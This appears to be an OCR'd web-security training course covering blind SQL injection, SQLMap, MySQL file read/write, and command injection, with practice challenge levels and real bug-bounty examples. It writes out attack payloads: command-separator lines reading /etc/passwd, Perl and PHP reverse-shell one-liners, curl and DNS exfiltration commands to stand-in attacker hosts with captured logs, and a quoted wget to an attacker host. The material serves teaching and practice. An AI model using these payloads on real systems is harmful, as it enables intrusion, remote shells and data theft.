
Let's make an example

```
page/?id=54 and 1=1 # True condition
page/?id=54 and 1=2 # False condition
page/?id=54 and 1=IF(2>1,1,0) # True condition
page/?id=54 and 1=IF(1>1,1,0) # False condition
```

Let's extract database name length:

```
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>1,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>2,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>3,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>4,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>5,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>6,1,2)-- - # False condition
```


So the length is 6, by the same method we can extract database name, let's see in action 🙂



SQLMap (Tool)

- Open source penetration testing tool
- Automates detecting and exploiting SQL injection
- Comes with a powerful detection engine
  - http://www.sqlmap.org
  - Clone it from Github (recommended)
- Some useful switches:
  - Switch `-u` for giving the URL of the target
  - Switch `-r` for giving the exact HTTP request to test (recommended)
  - Switch `-p` to specify the parameter to test
  - Switch `--technique` to specify the SQLi technique
  - Switch `-D` to specify the database
  - Switch `-T` to specify the Table
  - Switch `--dbs` to extract database names
  - Switch `--tables` to extract table names
  - Switch `--columns` to extract table names
  - Switch `--dump` to dump the data

- Switch `--batch` to answer question in the common way
- Switch `--risk` and `–level` to increase the power of detection
- Switch `--dbms` to specify the database




File Privilege - Read / Write

In order to read or write file, the SQL user should have file privilege.

```
mysql> SHOW GRANTS for user;
+-----------------------------------------------------+
| Grants for user@%                                   |
+-----------------------------------------------------+
| GRANT FILE ON *.* TO 'user'@'%'                     |
| GRANT ALL PRIVILEGES ON `user`.* TO 'TESTDB'@'%'    |
+-----------------------------------------------------+
2 rows in set (0.00 sec)
```

The queries to read and write file:


```
select load_file('/etc/hosts') # reads /etc/hosts
select 'SALAM' into outfile '/tmp/file.txt' # writes SALAM in /tmp/files.txt
```




DNS Exfiltration - Bonus

- Sending the data by DNS or HTTP
  - https://portswigger.net/web-security/sql-injection/cheat-sheet
  - https://www.acunetix.com/blog/articles/blind-out-of-band-sql-injection-vulnerability-testing-added-acumonitor

The flow is something like this:






Recap

Let’s recap the lesson

- SQLi occurs when an attacker can alter SQL query to something new that not supposed to be
- There are some common SQLi techniques, Union based, Boolean blind, Time blind, etc
- Each technique works in a case:
    - Union based: when Query is `select` and the data is shown to users **directly**
    - Boolean blind: when SQL data is shown to users **indirectly**
    - Time blind: when nothing is shown to users
- In Union based injection, `order by` helps attacker determine number of columns in the `select` Query
- In Boolean blind, **True** and **False** conditions must be identified, the data should be extracted byte by byte
- In Time blind, the **True** and **False** condition is measured by the **time delay** for each request
- In SQLi, the privilege of the user is limited by SQL user that handles the connection

- In order to pull out data, database names, table names and column names should be known
- All names (DB, Table, etc) are stored in a database named `information_schema`
- No matters what technique is used for SQLi, `information_schema` always have required data
- In SQLi, **HEX equivalent** can be used in strings by `0xHEX` (cannot be used in Query syntax)
- If a target is vulnerable to SQLi, Time based **always work**, Boolean blind or Union may work or do not
- SQLMap can be used in order to detect and exploit a SQLi flaws



Tasks

SQL injection tasks

Quiz Time

Which one is vulnerable?

```
cursor.execute("SELECT id FROM users WHERE username = '" + username + "'");
cursor.execute("SELECT id FROM users WHERE username = '%s'" % username);
cursor.execute("SELECT id FROM users WHERE username = '{}'".format(username));
cursor.execute(f"SELECT id FROM users WHERE username = '{username}'");
cursor.execute("SELECT id FROM users WHERE username = '%s'", (username, ));
cursor.execute("SELECT id FROM users WHERE username = %(username)s", {'username': username});
```

Practice - MySQL

Setup a MySQL, try to create a table and a column, then insert some data try different select queries

Practice - SQLi

- Open the SQL injection challenge, click on level 1, try to exploit it manually
- Open the SQL injection challenge, click on level 2, try to exploit it manually + SQLMap

SQLi - Level 3

- Open the SQL injection challenge, click on level 3 to solve
- Do not look at the source code until you solve it
- Discover the injection by different techniques manually
- Which interaction is it? can it be exploited by **UNION**?
- Find the **true** and **false** condition
- Code a Python or Go script to
    - Extract database length and name
    - Extract tables names belonged to the database
    - Extract columns names belonged to the database and the tables
    - Extract the data 🙂
- Use SQLMap to exploit the hole

SQLi - Level 4

- Open the SQL injection challenge, click on level 4 to solve
- Look at the source carefully, there is a filter applied on the Query
- Find out the inner select's column number by `order by`
- Try to bypass the filters, exploit the hole by **union select**

SQLi - Level 5

- Open the SQL injection challenge, click on level 5 to solve
- Look at the source carefully, the `space` is filtered
- Are there any alternatives to use? exploit the hole by **union select**

SQLi - Level 6

- Open the SQL injection challenge, click on level 6 to solve
- Look at the source carefully, there is a filter applied on the query
- First, find out a way to break out the Query, then try to fix the Query to not have errors

- exploit the hole by **union select**

SQLi - Level 7

- Open the SQL injection challenge, click on level 7 to solve
- This is a BlackBox challenge, try to find out the filters and bypass them
- The goal of the challenge is to read `/etc/passwd` file, fuzzing might help you 🙂

Command Injection

Before Start

You should know about the following topics before start the lesson. However, I'll cover some concepts during the lesson

- The basic of shell (bash preferred)
- The basic of network, TCP/IP
- Encodings, such as HEX or Base64
- Usage of some commands such as `curl`, `ping` and `xxd` and `netcat`
- Programming concepts and understanding
- Installation and running a Python script or tool

What is Command Injection?

- Unauthorized execution of OS commands
- Unsafe user-supplied data to a system shell
- The severity is critical


But why do web applications need to interact with shell?

- Converting an image
- Converting a video
- Calling an external web service
- Calling a binary

Code example, the `video_name` comes from user input:

```
os.system("/bin/ffmpeg -i {} -c:a copy -c:v vp9 -r 30 /files/user/{}/videos".format(vi
deo_name, session.get('user_id')))
```

The flow is something like this:



The Detection

The detection is to fuzz the suspicious input, there are some command separators, a useful list can be found here

```
; cat /etc/passwd
&& cat /etc/passwd
| cat /etc/passwd
|| cat /etc/passwd
`cat /etc/passwd`
$(cat /etc/passwd)
{cat,/etc/passwd}
cat$IFS/etc/passwd
cat$IFS/etc/passwd
cat ${HOME:0:1}etc${HOME:0:1}passwd
```

Let’s see the Command Injection in action (challenges 1 and 2)

Real World Examples

Real world example?

We Hacked Apple for 3 Months: Here's What We Found

Between the period of July 6th to October 6th myself, Brett Buerhaus, Ben Sadeghipour, Samuel Erb, and Tanner Barnes worked together and hacked on the Apple bug bounty program.

https://samcurry.net/hacking-apple/#vuln4

The HTTP request:

```
POST /api/v1/validate/epub HTTP/1.1
Host: authors.apple.com

{"epubKey":"2020_8_11/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub","providerId":"BrettBuerhaus2096637541"}
```

Response:

```
[2020-08-11 21:49:59 UTC] <main> DBG-X:   parameter TransporterArguments = -m validateRawAssets -assetFile /tmp/10f7f9ad-2a8a-44aa-
9eec-8e48468de1d8_sample.epub -dsToken **hidden value** -DDataCenters=contentdelivery.itunes.apple.com -Dtransporter.client=BooksPo
rtal -Dcom.apple.transporter.updater.disable=true -verbose eXtreme -Dcom.transporter.client.version=1.0 -itc_provider BrettBuerhaus
2096637541
```

The attack:

```
"providerId":"BrettBuerhaus2096637541||id"
```

Let's make another example

LocalTapiola disclosed on HackerOne: RCE using bash command...

Issue The reporter found an intricate way of performing an RCE against the server. The issue arose from a design where the service is using a command line tool to dynamically resize images on the fly. The reporter managed to find a weakness in the way the process was implemented.

https://hackerone.com/reports/303061

The vulnerability:

```
https://toimitilat.lahitapiola.fi/system/images/BAhbCFsHOgZmSSJIMj[redacted]ZW5rYXR1XzFfanVsa2lzaXZ1M19MVF93LmpwZwY6BkVUWwk6B[redacted]ZlcnRJ

→

[[:fI"H2017/12/01/08_34_36_493_00100_Kaisaniemenkatu_1_julkisivu3_LT_w.jpg:ET[ :p:convertI")-strip -interlace Plane -quality 80%;T0[;:

→
```

```
[[:fI"H2017/12/01/08_34_36_493_00100_Kaisaniemenkatu_1_julkisivu3_LT_w.jpg:ET[ :p:convertI")-strip -interlace Plane -quality 80% [INJE

→

&& wget http://attackerhost/d.html
```

Reverse Shell

- HTTP is an stateless protocol, in the Command Injection, attackers execute commands on a non-interactive shell
- An interactive shell can be achieved through 2 ways
  - Spawning a shell and bind it on a port in target machine, connecting to it directly (nowadays is impossible, why?)
  - Using a reverse shell forcing target machine to connect back to attacking machine
- Procedure:
  - Attacker's machine listens on a port
  - Victim's machine connects to the port
  - Victim's spawn a shell
  - Attacker will have the shell
- A useful site → https://www.revshells.com

Perl code:

```
perl -e 'use Socket;$i="IP";$p=PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tc
p"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&
S");open(STDERR,">&S");exec("/bin/bash -i");};'
```

PHP code:

```
php -r '$sock=fsockopen("IP",PORT);exec("sh <&3 >&3 2>&3");'
```

- Let’s make a reverse shell to see how it works

Data Exfiltration

There are two types of Command Injection

- (Normal) Command Injection
- Blind Command Injection

In the normal mode, the data can be grabbed easily. However in the blind mode, Out of Band techniques should be used:

- HTTP data exfiltration
- DNS data exfiltration

In order for HTTP exfiltration, any program can be used, such `curl`, `wget`, etc. Data should be sent out to the attacker's server. Example:

```
curl https://attacker.tld -d "$(id)" # sending out the result of a command
curl https://attacker.tld --data-binary @/etc/passwd # sending out a file
```

In order for HTTP exfiltration, any program that can send ICMP packet is useful, such as `ping`, `host` and etc. Data should be sent out to the attacker's server:

```
dig a +short $(whoami).icollab.info # in the server -> 29-May-2022 10:57:43.096 querie
s: info: client @0x7f47e8099f00 74.125.181.8#36381 (yasho.icollab.info): query: yasho.
icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
```

However, it’s not simple always. What if does data contain space or binary characters? the data should be `encoded` by HEX or `Base64`:

```
uname -a | od -A n -t x1 | sed 's/ *//g' | while read exfil; do ping -c 1 $exfil.host.
tld; done
```

The response:

```
29-May-2022 11:06:13.012 queries: info: client @0x7f47e8099f00 74.125.47.2#44650 (4461
7277696e20596173686f732d4d61.icollab.info): query: 44617277696e20596173686f732d4d61.ic
ollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.320 queries: info: client @0x7f47ec00f190 74.125.47.150#42485 (63
426f6f6b2d50726f2e6c6f63616c20.icollab.info): query: 63426f6f6b2d50726f2e6c6f63616c20.
icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.620 queries: info: client @0x7f47ec00f190 172.217.41.197#57257 (3
2312e312e302044617277696e204b65.icollab.info): query: 32312e312e302044617277696e204b6
5.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.920 queries: info: client @0x7f47ec00f190 74.125.73.70#39741 (726
e656c2056657273696f6e2032312e.icollab.info): query: 726e656c2056657273696f6e2032312e.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.220 queries: info: client @0x7f47e8099f00 74.125.47.5#54354 (312e
303a20576564204f637420313320.icollab.info): query: 312e303a20576564204f637420313320.ic
ollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.520 queries: info: client @0x7f47ec00f190 74.125.181.7#60156 (313
73a33333a323420504454420323032.icollab.info): query: 31373a33333a323420504454420323032.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.820 queries: info: client @0x7f47e8099f00 74.125.47.10#55295 (313
b20726f6f743a786e752d38303139.icollab.info): query: 313b20726f6f743a786e752d38303139.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.120 queries: info: client @0x7f47e8099f00 74.125.181.1#64180 (2e3
4312e357e312f52454c454153455f.icollab.info): query: 2e34312e357e312f52454c454153455f.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.416 queries: info: client @0x7f47e8099f00 172.253.215.74#36301 (4
1524d36345f5438313031206172 6d36.icollab.info): query: 41524d36345f54383130312061726d3
6.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.720 queries: info: client @0x7f47ec00f190 74.125.73.65#64050 (340
a.icollab.info): query: 340a.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.23
1.0/24/0]
```

Extracting out the subdomains:

```
echo "44617277696e20596173686f732d4d6163426f6f6b2d50726f2e6c6f63616c2032312e312e302044
617277696e204b65726e656c2056657273696f6e2032312e312e303a20576564204f6374203133203137 3a
33333a323420504454203230323131 3b20726f6f743a786e752d383031392e34312e357e312f52454c454153
455f41524d36345f54383130312061726d36340a" | xxd -r -p # result -> Darwin Yashos-MacBoo
k-Pro.local 21.1.0 Darwin Kernel Version 21.1.0: Wed Oct 13 17:33:24 PDT 2021; root:xn
u-8019.41.5~1/RELEASE_ARM64_T8101 arm64
```

- Let’s pull out data by out of band technique (HTTP and DNS)

Commix (Tool)

- Is an open source penetration testing tool
- Automates the detection and exploitation of Command Injection vulnerabilities
- The website https://commixproject.com
- Clone it from Github (recommended)

Let’s see Commix in action

Recap

Let’s recap the Command Injection lesson

- It happens when unsafe inputs pass through shell without sanitization
- In BlackBox tests, hunters should **fuzz** all inputs to detect Command Injection (depends on their methodology)
- Browsing web applications normally leads to identify suspicious inputs to test
- The best way to get an interactive shell is reverse shell technique
- Reverse shell is to force the target machine to connect to the attacker machine and spawn a shell
- In order to exfiltrate data, Out of Band technique can be used, HTTP and DNS protocols are the first choices

Tasks (1)

Command Injection tasks

Practice

- Open the CI-level1 and use different payloads to get CI
- Open the CI-level2 and use different payloads to get CI, try OOB!
    - Use Commix to detect and exploit the hole
    - Make a connect back to your server manually (do on your local machine alternatively)

CI - Level 3

- Open the CI-level3
- Try to use various payloads you've learnt, can you achieve Command Injection?
- There is a filter applied here, how can you bypass it? search on the Net!

CI - Level 4

- Open the CI-level4
- Try the payload which worked on the level 3, why is it not working?

- Listen on a port in your server, put your IP and PORT as `http://IP:PORT` and analyze the headers
- Can you guess the command which is executed by the server?
- If you cannot achieve RCE, what else can you do?

▼ Need a hint?

  Try to read local files

CI - Level 5


- Open the CI-level5
- It's like previous one, but harder! can you find a bypass?
- There are several (at least 3 ways) to read local files, try to find out all!

▼ Need a hint?


  There is no hint here, search the Net!

CI - Metronium

- Open the Metronium challenge
- Browser the site carefully, pay attention to the source code
- Try to find an endpoint which passes users input into the shell 🙂
- The goal of the challenge is to execute `id` and get the output




Remote Code Execution



Before Start

You should know about the following topics before start the lesson. However, I’ll cover some concepts during the lesson

- Programming concepts and understanding
- Installation and running a Python script or tool
